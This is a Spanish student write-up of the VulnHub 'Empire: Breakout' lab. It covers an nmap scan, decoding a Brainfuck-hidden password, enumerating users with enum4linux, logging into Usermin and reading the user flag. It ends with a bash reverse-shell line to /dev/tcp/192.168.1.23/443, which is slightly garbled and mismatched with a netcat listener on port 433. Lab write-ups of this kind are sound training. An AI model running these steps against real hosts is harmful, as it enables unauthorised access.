


## Write UPS

### Write Ups



Alumno: Álvaro Delgado Hernández

Máster FP Ciberseguridad en Entornos de las Tecnologías de la Información

Hacking Ético

28, febrero de 2024

## Write UPS

**Name: Empire: Breakout**

Date release: 21 Oct 2021

Author: icex64 & Empire Cybersecurity

Series: Empire

Dificultad: Facil

<https://www.vulnhub.com/entry/empire-breakout,751/>


**Download**

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!


**02-Breakout.zip** (Size: 1013 MB)

**Download (Mirror):** <https://download.vulnhub.com/empire/02-Breakout.zip>

Nos Descargamos la ova de la maquina virtual y mas tarde la importamos a nuestro virtual box



## Write UPS



Ahora le hacemos ping desde el kali para comprobar que hay conectividad

```
kali@kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ ping -c 1 192.168.1.24
PING 192.168.1.24 (192.168.1.24) 56(84) bytes of data.
64 bytes from 192.168.1.24: icmp_seq=1 ttl=64 time=0.377 ms

--- 192.168.1.24 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.377/0.377/0.377/0.000 ms
$
```

Vamos a ir al escritorio para crear una carpeta llamada vulnhub

```
└─(kali㉿kali)-[~]
$ cd Desktop
└─(kali㉿kali)-[~/Desktop]
$ mkdir vulnhub
└─(kali㉿kali)-[~/Desktop]
$
```

## Write UPS


Nos ponemos en root y hacemos un nmap a la ip de la maquina:

```
[root@kali]~[~/home/kali/Desktop/vulnhub]
# nmap -Pn 192.168.1.24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-25 09:24 EST
Nmap scan report for 192.168.1.24
Host is up (0.00020s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt
20000/tcp open  dnp
MAC Address: 08:00:27:A8:00:4F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

[root@kali]~[~/home/kali/Desktop/vulnhub]
#
```

Como tiene el puerto 80 abierto, si ponemos la ip en el navegador web podremos ver que tiene.



The screenshot shows a web browser window with the URL '192.168.1.24' in the address bar. The page itself is the 'Apache2 Debian Default Page'. It features the Debian logo and the title 'Apache2 Debian Default Page'. A red banner across the middle says 'It works!'. Below it, there is explanatory text about the default welcome page and instructions to replace the index file. Another section titled 'Configuration Overview' provides details about the Apache2 configuration layout in /etc/apache2/. At the bottom, there is a snippet of the directory tree for the Apache2 configuration files.

```
/etc/apache2/
|-- apache2.conf
|   '-- ports.conf
|-- mods-enabled
|   '-- *.load
|       '-- *.conf
|-- conf-enabled
|   '-- *.conf
```

## Write UPS

Hacemos click derecho y seleccionamos la opción de View Page Source

```
-- apache2.conf
  '-- ports.conf
-- mods-enabled
  |-- *.load
  '-- *.conf
-- conf-enabled
  '-- *.conf
-- sites-enabled
  '-- *.conf
```

- apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- ports.conf is always included in apache2.conf. It is used to determine the listening ports for incoming connections. This file can be customized anytime.
- Configuration files in the mods-enabled/ and sites-enabled/ directories contain specific modules, global configuration fragments, or virtual host configurations.
- They are activated by symbolic links to their counterparts. These should be created by helpers a2enmod, a2dismod, a2ensite, and a2dissite, and a2enconf, and a2disconf respectively. See their respective man pages for detailed information.
- The binary is called apache2. It reads environment variables, in the default configuration, apache2 needs to be started/stopped with /etc/init.d/apache2 or apache2ctl. **Calling /usr/bin/apache2 directly will not work** with the default configuration.

### Document Roots

By default, Debian does not allow access through the web browser to *any* file apart of those located in

Y encontramos esto en el código fuente:

```
9
9
1 <!--
2 don't worry no one will get here, it's safe to share with you my access. Its encrypted :)
3
4 ++++++[>+>++++>++++++>++++++<<<-]>>+++++++.++++,>>+++++++.----,<+++++++.-----,>-----,++
5
6
7 - ->
8
9
9
1
```

Lo copiamos:

```
500 <!--
501
502 don't worry no one will get here, it's safe to share with you my access. Its encrypted :)
503
504 ++++++[>+>++++>++++++>++++-]>>+++++++.++++,>>+++++++.----,<+++++++.-----,>-----,++
505
506
507 - ->
508
```

## Write UPS

Vamos a esta pagina para descifrar la cadena:

decode brain fuckl

dCode

https://www.dcode.fr/brainfuck... · Traducir esta página

Brainfuck Language - Online Decoder, Translator, Interpreter

Tool to decode/encode in Brainfuck, an esoteric programming language consisting of characters like ++++++[+++].

Imágenes :

Encyclopedia of Decoding the Brain.

How To Decode the Brain, The Definitive Guide  
By David González  
First Global President of The World

Pegamos la cadena, y a la izquierda podemos ver lo que podria ser una contraseña

Results

Input: ++++++[>...++]

Arg:

Output:

.2uqPEfj3D<P'a-3

Memory Dump: [index] = char (ASCII code)

[0] = 0

[1] = 10

[2] = 51

[3] = 80

[4] = 97

pointer = 2

BRAINFUCK INTERPRETER

\* BRAINFUCK CODE TO INTERPRET

```
++++++[>+>++++>++++++>+++++++
<<<-]>>+++++++.++++.>>+++++++.----.
<+++++++.-----.>-----.++++.
<<.>-.-----.+++++++.-----.
<-----.>-----.<<+++++.+++++.
```

\* ARGUMENT |

\* SHOW MEMORY STATE

EXECUTE

See also: Leet Speak 1337 — LOLCODE Language — ReverseFuck —  
Alphuck — JSFuck Language — Binaryfuck


BRAINFUCK ENCODER

\* PLAINTEXT TO CODE IN BRAINF\*\*K [?](#)

La copiamos y la guardamos en la carpeta de la maquina

Write UPS

```
[sudo] password for kali:  
└─(root㉿kali)-[~/home/kali]  
└─# cd Desktop  
  
└─(root㉿kali)-[~/home/kali/Desktop]  
└─# cd vulnhub  
  
└─(root㉿kali)-[~/home/kali/Desktop/vulnhub]  
└─# touch possiblepassword  
  
└─(root㉿kali)-[~/home/kali/Desktop/vulnhub]  
└─# nano  
  
└─(root㉿kali)-[~/home/kali/Desktop/vulnhub]  
└─#
```




Ahora na vez guardada la clave vamos a ver el puerto 10000:


```
└─(root㉿kali)-[~/home/kali/Desktop/vulnhub]  
└─# nmap -Pn 192.168.1.24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-25 09:24 EST  
Nmap scan report for 192.168.1.24  
Host is up (0.00020s latency).  
Not shown: 995 closed tcp ports (reset)  
PORT      STATE SERVICE  
80/tcp    open  http  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
10000/tcp  open  snet-sensor-mgmt  
20000/tcp  open  dnp  
MAC Address: 08:00:27:A8:00:4F (Oracle VirtualBox virtual NIC)  
Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds  
└─(root㉿kali)-[~/home/kali/Desktop/vulnhub]  
└─#
```

## Write UPS

Ponemos en el buscador la ip:10000 es el webmin





Y con el puerto 20.000 resulta que es el mismo formulario pero de usermin



Tenemos la posible password pero el username no ,pero hay una herramienta que nos puede facilitar un username disponible para esa contraseñaS

Write UPS



```
# cd vulnhub
(root㉿kali)-[~/home/kali/Desktop/vulnhub]
# enum4linux -a 192.168.1.24
```

A screenshot of a terminal window. The terminal prompt shows the user is in a directory under "/home/kali/Desktop/vulnhub". The user has run the command "enum4linux -a 192.168.1.24". The terminal interface includes a sidebar on the right with icons for user management and other tools.

## Write UPS

```
root@kali: /home/kali/Desktop/vulnhub
File Actions Edit View Help
(kali㉿kali) [~]
S-1-5-21-1683874020-4104641535-3793993001-501 BREAKOUT\nobody (Local User)
S-1-5-21-1683874020-4104641535-3793993001-513 BREAKOUT\None (Domain Group)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\cyber (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)


===== ( Getting printer info for 192.168.1.24 )=====

No printers returned.

enum4linux complete on Sun Feb 25 10:36:51 2024
```

Cyber puede ser el nombre de usuario y efectivamente ,cuando lo probamos lo es

Write UPS



Y entramos a la pagina:

A screenshot of a web-based email inbox interface. The URL in the browser bar is https://192.168.1.24.2000/mailbox/index.cgi?id=INBOX&amp;xnavigation=1. The page has a dark header with various Kali Linux links like Kali Tools, Kali Docs, Kali Forums, etc. On the left is a sidebar with a "Mail" tab selected. It shows a list of options: New message, Inbox, Sent mail, Drafts, Trash, Manage Folders, Address Book, Forward Email, Automatic Reply, Email Filters, Edit Signature, Change Password, Mail Preferences, and Account Information. The main area of the screen is currently empty, showing a light gray background.

Por ejemplo, si pinchamos en cambiar contraseña:

## Write UPS

The screenshot shows the 'Change Password' page in Usermin. At the top, there's a title bar with the page name. Below it, a note says: 'Use this form to change the password you use for logging into Usermin, accessing the server via SSH and FTP, or for downloading and sending email. Your Samba password used when accessing files on the server from a Windows system will also be changed.' There are three input fields: 'Current password', 'New password', and 'New password again'. Each field has a small eye icon to show/hide the password and a copy icon. At the bottom is a large orange 'Change Now' button.

Ponemos la actual y luego la cambiamos y ponemos la que nos interese

Pero abajo vemos que hay un apartado como una especie de terminal,pinchamos y vemos lo siguiente:

The screenshot shows a dual-pane interface. On the left is a terminal window with a blue header containing icons for file manager, terminal, mail, and usermin. The terminal content includes commands like 'ls', 'cat user.txt', and 'less'. On the right is a mail client interface with sections for 'Inbox', 'Sent mail', 'Drafts', and 'Trash'. A sidebar on the far left lists 'Manage Folders', 'Address Book', and 'Forward Email'. A 'Password change' overlay is visible in the top right corner of the main pane.

Para poder escalar privilegios utilizamos netcat y nos ponemos en escucha:

The screenshot shows a terminal window with a root shell on a Kali Linux system. The command 'nc -nlvp 433' is run, followed by the message 'listening on [any] 433 ...'.

## Write UPS

```
[cyber@breakout ~]$ ls
tar
user.txtail
[cyber@breakout ~]$ cat user.txt
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
[cyber@breakout ~]$ bash -1>& /dev/tcp/192.168.1.23/443 0>&1|
```

